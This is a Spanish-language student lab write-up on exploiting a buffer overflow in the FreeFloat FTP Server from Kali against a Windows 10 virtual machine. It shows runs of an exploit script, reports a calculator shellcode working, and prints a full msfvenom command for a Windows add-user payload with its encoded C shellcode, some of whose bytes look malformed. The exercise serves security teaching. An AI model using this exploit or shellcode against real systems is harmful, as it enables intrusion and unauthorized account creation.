
Ahora hacemos lo mismo con la calculadora que sería el mismo proceso solo que cambiano el Shellcode al de la calculadora y especificándoselo al msfvenom esto mismo.

```
(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaqueCalc.py 10.0.2.16
Traceback (most recent call last):
  File "bof-socketAtaqueCalc.py", line 7, in <module>
    s.connect((target, 21))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getaddrinfo(self._sock, name)(*args)
socket.error: [Errno 111] Connection refused

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaqueCalc.py 10.0.2.16
1 x 1
Traceback (most recent call last):
  File "bof-socketAtaqueCalc.py", line 7, in <module>
    s.connect((target, 21))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getaddrinfo(self._sock, name)(*args)
socket.error: [Errno 111] Connection refused

(kali@kali)~/Documents/ftpServer
$ python bof-socketAtaqueCalc.py 10.0.2.16
1 x 1
220 FreeFloat Ftp Server (Version 1.00).

(kali@kali)~/Documents/ftpServer
$
```




Y podemos ver como al abrir el Windows 10 pues se nos pone la calculadora y que se ha ejecutado correctamente

```

1 ②
L-$ msfvenom -p windows/adduser USER=Daniel PASS=Pepe12.. -f c LHOST=10.0.2.16 LPORT=443 -t c -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 297 (iteration=0)
x86/shikata_ga_nai chosen with final size 297
Payload size: 297 bytes
Final size of c file: 1272 bytes
unsigned char buf[] =
"\xbf\x1d\xa9\xda\xb0\xdb\xc4\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x44\x31\x7a\x14\x03\x7a\x14\x83\xc2\x04\xff\x5c\x26\x58\x7d"
"\x9e\xd7\x99\xe1\x16\x32\xa8\x21\x4c\x36\x0b\x01\x06\x1a\x10"
"\x5a\x4a\x8f\xa3\x2e\x43\xa0\x04\x84\xb5\x8f\x95\xb4\x86\xe8"
"\x15\xc6\xda\x70\x27\x09\x2f\x70\x60\x77\xc2\x20\x39\xfc\x71"
"\xd5\x4e\x48\x4a\x5e\x1c\x5d\xca\x83\xdc\x5c\xfb\x15\x6d\x07"
"\xdb\x94\xa2\x3c\x52\x8f\xa7\x78\x2c\x24\x13\xf7\xaf\xec\x6d"
"\xf8\x1c\xd1\x41\xb0\x5c\x15\x65\xf3\xb2\xb6\xf9\x95\x8e\xb2\xb4"
"\xe7\x54\xb9\x2f\x4f\x1f\x19\x94\x71\xcc\xfc\x5f\x7d\xb9\x8b"
"\x38\x62\x3c\x5f\x33\x9e\x0b\x55\xe9\x94\x16\x8d\x44\x30\x72\x56"
"\xe4\x61\xde\x39\x19\x71\x81\xe6\xbf\xf9\x2c\xf3\xcd\xa3\x3a"
"\x02\x43\xde\x09\x04\x5b\xe1\x3d\x6c\x6a\x6a\xd2\xeb\x73\xb9"
"\x96\x03\x3e\xe0\xbf\x8b\xe7\x70\x82\xdc\x61\x71\xaf\x1e\xe9\xb"
"\x5a\xba\x15\x83\x2e\xbf\x52\x03\xdc\xcd\xcb\xe6\xe4\x62\xec"
"\x22\x87\xe9\x76\xe3\x2d\x8a\x13\xdb\x82\x09\xfb\x75\xb8\xb9"
"\xdb\xfc\x31\x27\x69\xdf\x1f\x1c\x6e\x37\x6e\x9f\x64\xdb\xdc\x3a"
"\x05\x7e\x8e\x0f\xcb\xae\x2a\xdc\x8b\x52\xea\x6e\x06\x73\xdc\x4e"
"\x28\x1e\x6c\xaf\xdb\x8f\xef\xce\x4c\x37\x9d\x7f\xf8\x74\x1"
"\xc1\x66\x45\xe8\xaf\x0f\xe6\x9e\x5d\xb1\x7c\x31\xdc\x42\x5d"
"\x89\x75\xcb\xfa\x74\x1a\x33\x28\x37\xa6\x77\x36";

```

Por último, con el usuario me quedé estancado y no, es decir como que en teoría me crea el usuario con el ataque con los datos proporcionados en el msfvenom, pero no lo veo en la máquina Windows ya que al usar el comando “net users” en la consola Windows no lo puedo ver por desgracia.



También como extra se me murió el entorno virtual por lo que no pude tampoco ver el usuario despues de ello.

Bibliografía:

- Hackplayers, (Octubre de 2018), Taller de exploiting: BoF básico en Windows - FreeFloat FTP Server, url: <https://www.hackplayers.com/2018/10/bof-basico-FreeFloat-FTP-Server.html>
- Freefloat, (Junio de 2004), Freefloat FTP Server, url: https://archive.org/details/tucows_367516_Freefloat_FTP_Server